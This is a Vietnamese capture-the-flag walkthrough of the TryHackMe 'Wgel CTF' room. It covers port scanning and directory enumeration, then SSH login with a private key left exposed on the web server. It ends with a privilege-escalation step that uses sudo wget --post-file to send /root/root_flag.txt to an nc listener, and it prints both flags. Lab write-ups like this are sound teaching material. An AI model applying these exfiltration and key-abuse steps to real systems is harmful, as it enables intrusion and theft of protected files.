Server khai thác:

https://tryhackme.com/room/wgelctf


Thông tin địa chỉ ban đầu


- Máy kali sau khi VPN: 10.4.43.108
- Máy server: 10.10.207.69

- Tiến hành việc thu thập thông tin

Quét các port TCP


nmap -vv -T4 -p- -sV -O -Pn 10.10.207.69





Quét các port UDP

nmap -vv -T4 -sU -sV -Pn 10.10.207.69





Đa phần các port được mở đã bị tưởng lửa filtered.

Dựa vào kết quả nhận được thông qua quét port TCP, ta nhận thấy server có sử dụng port 80 làm web service, tiến hành truy cập:




Tiến hành kiểm tra mã nguồn vs Ctrl + U. Ở đây có một vài đoạn chú thích nhỏ sau đây:




```
        </div>
<!--      <div class="table_of_contents floating_element">
          <div class="section_header section_header_grey">
            TABLE OF CONTENTS
          </div>
          <div class="table_of_contents_item floating_element">
            <a href="#about">About</a>
          </div>
          <div class="table_of_contents_item floating_element">
            <a href="#changes">Changes</a>
          </div>
          <div class="table_of_contents_item floating_element">
            <a href="#scope">Scope</a>
          </div>
          <div class="table_of_contents_item floating_element">
            <a href="#files">Config files</a>
          </div>
        </div>
-->

    <!-- Jessie don't forget to udate the webiste -->
            </pre>
```

Chưa thấy gì quan trọng nên quét các dir ẩn

gobuster dir -w common-web-content.txt -u 10.10.207.69 -t 25 -x py,sh,txt,php

```
===============================================================
2022/08/24 04:14:56 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd.py         (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd.sh         (Status: 403) [Size: 277]
/.htaccess.py         (Status: 403) [Size: 277]
/.hta.py              (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htaccess.sh         (Status: 403) [Size: 277]
/.hta.sh              (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.hta.txt             (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.hta.php             (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 11374]
/server-status        (Status: 403) [Size: 277]
/sitemap              (Status: 301) [Size: 314] [--> http://10.10.207.69/sitemap/]

===============================================================
2022/08/24 04:20:59 Finished
===============================================================
```

Ở đây, ta xác nhận có một dir có mã status 301 chuyển hướng khả nghi, truy cập tìm hiểu vấn đề.





Sau khi lượt qua trang web, mình lầm tưởng đây đường link đã được đưa đến một project open source nào đó. Nhưng khi nhìn kỹ lại có thể thấy url vẫn còn là địa chỉ của server đang khai thác -> đây thật chất là trang chính của server này.

Lướt qua một vòng không thấy gì nổi bật, lúc này nên quét dir ẩn từ chính website này.


gobuster dir -w common-web-content.txt -u http://10.10.207.69/sitemap/ -t 25 -x py,sh,txt,php

```
===============================================================
2022/08/24 04:27:47 Starting gobuster in directory enumeration mode
===============================================================
/.hta.php             (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.py         (Status: 403) [Size: 277]
/.htpasswd.py         (Status: 403) [Size: 277]
/.hta.py              (Status: 403) [Size: 277]
/.htaccess.sh         (Status: 403) [Size: 277]
/.htpasswd.sh         (Status: 403) [Size: 277]
/.hta.sh              (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.ssh                 (Status: 301) [Size: 319] [--> http://10.10.207.69/sitemap/.ssh/]
/.hta.txt             (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 318] [--> http://10.10.207.69/sitemap/css/]
/fonts                (Status: 301) [Size: 320] [--> http://10.10.207.69/sitemap/fonts/]
/images               (Status: 301) [Size: 321] [--> http://10.10.207.69/sitemap/images/]
/index.html           (Status: 200) [Size: 21080]
/js                   (Status: 301) [Size: 317] [--> http://10.10.207.69/sitemap/js/]

===============================================================
2022/08/24 04:33:50 Finished
===============================================================
```

Chúng ta nhận thấy một vài dir ẩn có status code là 301 (chuyển hướng). Có thể check từng cái nhưng thông thường các dir /css, /fonts, /images, /js là những tập tin liên quan đến tạo giao diện cho web. Cái quan trọng ở đây chính là dir /.ssh.




Kiểm tra file id_rsa trên




Kiến thức lý thuyết:

.ssh directory là directory được system admin tạo ra dùng để lưu trữ các thông tin quan trọng sẽ được sử dụng trong quá trình xác thực người dùng đăng nhập vào hệ thống thông qua giao thức SSH.

Thông tin quan trọng nhất được lưu trữ bên trong directory .ssh chính là những file id_rsa. File id_rsa chứa password đã được mã hóa của một account SSH; trong nhiều trường hợp, có thể sử dụng file id_rsa để đăng nhập vào hệ thống thông qua giao thức SSH mà không cần phải biết mật khẩu gốc.

Trong trường hợp hệ thống không chấp nhận file id_rsa và yêu cầu nhập mật khẩu gốc, có thể chỉ cần crack file id_rsa là xong.


Cách crack link sau.

Hay nói cách khác, nếu có được username và file id_rsa của một SSH client, nhiều khả năng ta hoàn toàn có thể dùng thông tin này để đăng nhập vào hệ thống thông qua giao thức SSH.

Ở hiện tại, chúng ta dự đoán tên đăng nhập là jessie (đây là tên lúc kiểm tra mã nguồn trang web ban đầu) và có file id_rsa, chúng ta sẽ thử nghiệm xâm nhập xem sao nhé.

```
<!-- Jessie don't forget to udate the webiste -->
</pre>
```

Do đó, ta cần copy toàn bộ nội dung lưu về một file trên máy với tên là id_rsa




Lưu lại nó và tiến hành ssh.

Đối với giao thức ssh, ta cần sử dụng thêm flag so với thông thường để có thể có thể đọc thêm một file có sẵn mà không cần password.

```
-i identity_file
        Selects a file from which the identity (private key) for public key authentication is
        read.  You can also specify a public key file to use the corresponding private key
        that is loaded in ssh-agent(1) when the private key file is not present locally.  The
        default is ~/.ssh/id_rsa, ~/.ssh/id_ecdsa, ~/.ssh/id_ecdsa_sk, ~/.ssh/id_ed25519,
        ~/.ssh/id_ed25519_sk and ~/.ssh/id_dsa.  Identity files may also be specified on a
        per-host basis in the configuration file.  It is possible to have multiple -i options
        (and multiple identities specified in configuration files).  If no certificates have
        been explicitly specified by the CertificateFile directive, ssh will also try to load
        certificate information from the filename obtained by appending -cert.pub to identity
        filenames.
```

Tiến hành sử dụng ssh


```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh jessie@10.10.207.69 -i id_rsa
The authenticity of host '10.10.207.69 (10.10.207.69)' can't be established.
ED25519 key fingerprint is SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUYp4syoBloBpgHfc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.207.69' (ED25519) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
jessie@10.10.207.69's password:
```

Một lỗi gì đó khá lớn: UNPROTECTED PRIVATE KEY FILE


Sau khi tìm hiểu thì nguyên nhân là: nếu file id_rsa cho phép tất cả người dùng truy cập và đọc nội dung bên trong nó. Điều này trái với đặc tính an toàn của file id_rsa và chắc chắn giao thức SSH sẽ không chấp nhận một file id_rsa như vậy vì thiếu an toàn. Nghĩa là file id_rsa (private key) chỉ cho phép owner mới truy cập được thôi, nếu không file sẽ bị từ chối.

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ls -la
total 3476
drwxr-xr-x  4 kali kali    4096 Aug 24 04:48 .
drwxr-xr-x 17 kali kali    4096 Aug 24 03:54 ..
-rwxrw-rw-  1 kali kali   37087 Mar 16 23:12 common-web-content.txt
-rw-r--r--  1 root root   73802 Jun  9 20:23 Exploit.exe
-rwxr-xr-x  1 kali kali    3826 Aug 10  2021 firefox-esr.desktop
-rwxr-xr-x  1 root root    5161 Mar 15 02:50 Flag.pdf
-rw-r--r--  1 root root    1675 Aug 24 04:48 id_rsa
```

Ở đây, quyền của file đang là có quyền read cho tất cả người dùng. Do đó cần điều chỉnh lại để phù hợp với yêu cầu.




Thử đăng nhập lại bằng ssh




Như vậy là đã đăng nhập thành công thông qua ssh vào server.

NOTE:

- Đầu tiên về tên đăng nhập, làm sao có thể đoán ra được là jessie. Lý do ban đầu khi đăng nhập vẫn thử đăng nhập bằng các account thông thường như “admin”, “root” thông quan file id_rsa này, nhưng nó vẫn yêu cầu nhập password -> chứng tỏ cặp username:password này không phải là của nhau. Quay lại phần thu thập thông tin trước đó thì chỉ có cái tên “jessie” này thui.

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh admin@10.10.207.69 -i id_rsa
admin@10.10.207.69's password:
Permission denied, please try again.
admin@10.10.207.69's password:

┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh root@10.10.207.69 -i id_rsa
root@10.10.207.69's password:
Permission denied, please try again.
root@10.10.207.69's password:
```

- Cách sửa về việc ban đầu không dùng được file id_rsa thì tham khảo link sau.

Sau khi đăng nhập thành công thì có thể tìm được flag đầu tiên. Đi vòng vòng nhiều nơi tìm kiếm:

```
jessie@CorpOne:~$ cd Documents/
jessie@CorpOne:~/Documents$ ls -la
total 12
drwxr-xr-x  2 jessie jessie 4096 oct 26  2019 .
drwxr-xr-x 17 jessie jessie 4096 oct 26  2019 ..
-rw-rw-r--  1 jessie jessie   33 oct 26  2019 user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
```

Theo như yêu cầu đề bài thứ 2 là phải tìm root_flag, do đó tức là cần phải leo thang đặc quyền lên mới có thể lấy flag này.

Kiểm tra các quyền của user hiện tại:

```
jessie@CorpOne:~/Documents$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

Điều này có nghĩa là jessie có quyền chạy lệnh wget với quyền root.

Note: tới đây là gần như kẹt đường đi, và đây là tham khảo cách giải quyết hướng đi từ writeup.

Một trong những cách lúc này chính là dựa trên việc dự đoán tên file chứa flag của đề bài. Nếu như flag đầu tiên là user_flag thì cái thứ hai có lẽ là root_flag. Về vị trí, nó có thể nằm ở thư mục /root do đề bài yêu cầu cần leo thang đặc quyền thì mới truy cập được thư mục

này. Do đó, kịch bản lúc này sẽ là dùng wget để chuyển nội dung của file dự đoán sang máy kali dùng netcap để nhận tập tin đó (trong trường hợp là tập tin này có tồn tại)

Trên máy server thực hiện câu lệnh sau:

sudo /usr/bin/wget --post-file=/root/root_flag.txt http://10.4.43.108:8888


Giải thích vì sao phải dùng sudo /usr/bin/wget mà không phải chỉ cần dùng wget cho câu lệnh trên? Do như khi chúng ta dùng câu lệnh "sudo -l" để kiểm tra quyền thì ta có quyền sử dụng wget dưới quyền của root và đường dẫn của nó là /usr/bin/wget, nếu chỉ dùng bình thường wget thì tức là đang chỉ dùng với quyền của account hiện tại tức là của jessie.

```
jessie@CorpOne:~$ sudo /usr/bin/wget --post-file=/root/root_flag.txt http://10.4.43.108:8888
--2022-08-25 10:32:06--  http://10.4.43.108:8888/
Connecting to 10.4.43.108:8888... failed: Connection refused.
jessie@CorpOne:~$ sudo /usr/bin/wget --post-file=/root/root_flag.txt http://10.4.43.108:8888
--2022-08-25 10:32:18--  http://10.4.43.108:8888/
Connecting to 10.4.43.108:8888... connected.
HTTP request sent, awaiting response...
```

Lúc này trên máy kali dùng nc để nhận file:

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.4.43.108] from (UNKNOWN) [10.10.121.123] 57980
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.4.43.108:8888
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

Và flag của nó sẽ là dòng in đỏ.



---

---


---

## ĐÂY LÀ PHẦN NGOÀI LỀ, NÂNG CAO HƠN SO VỚI PHƯƠNG PHÁP BÊN TRÊN

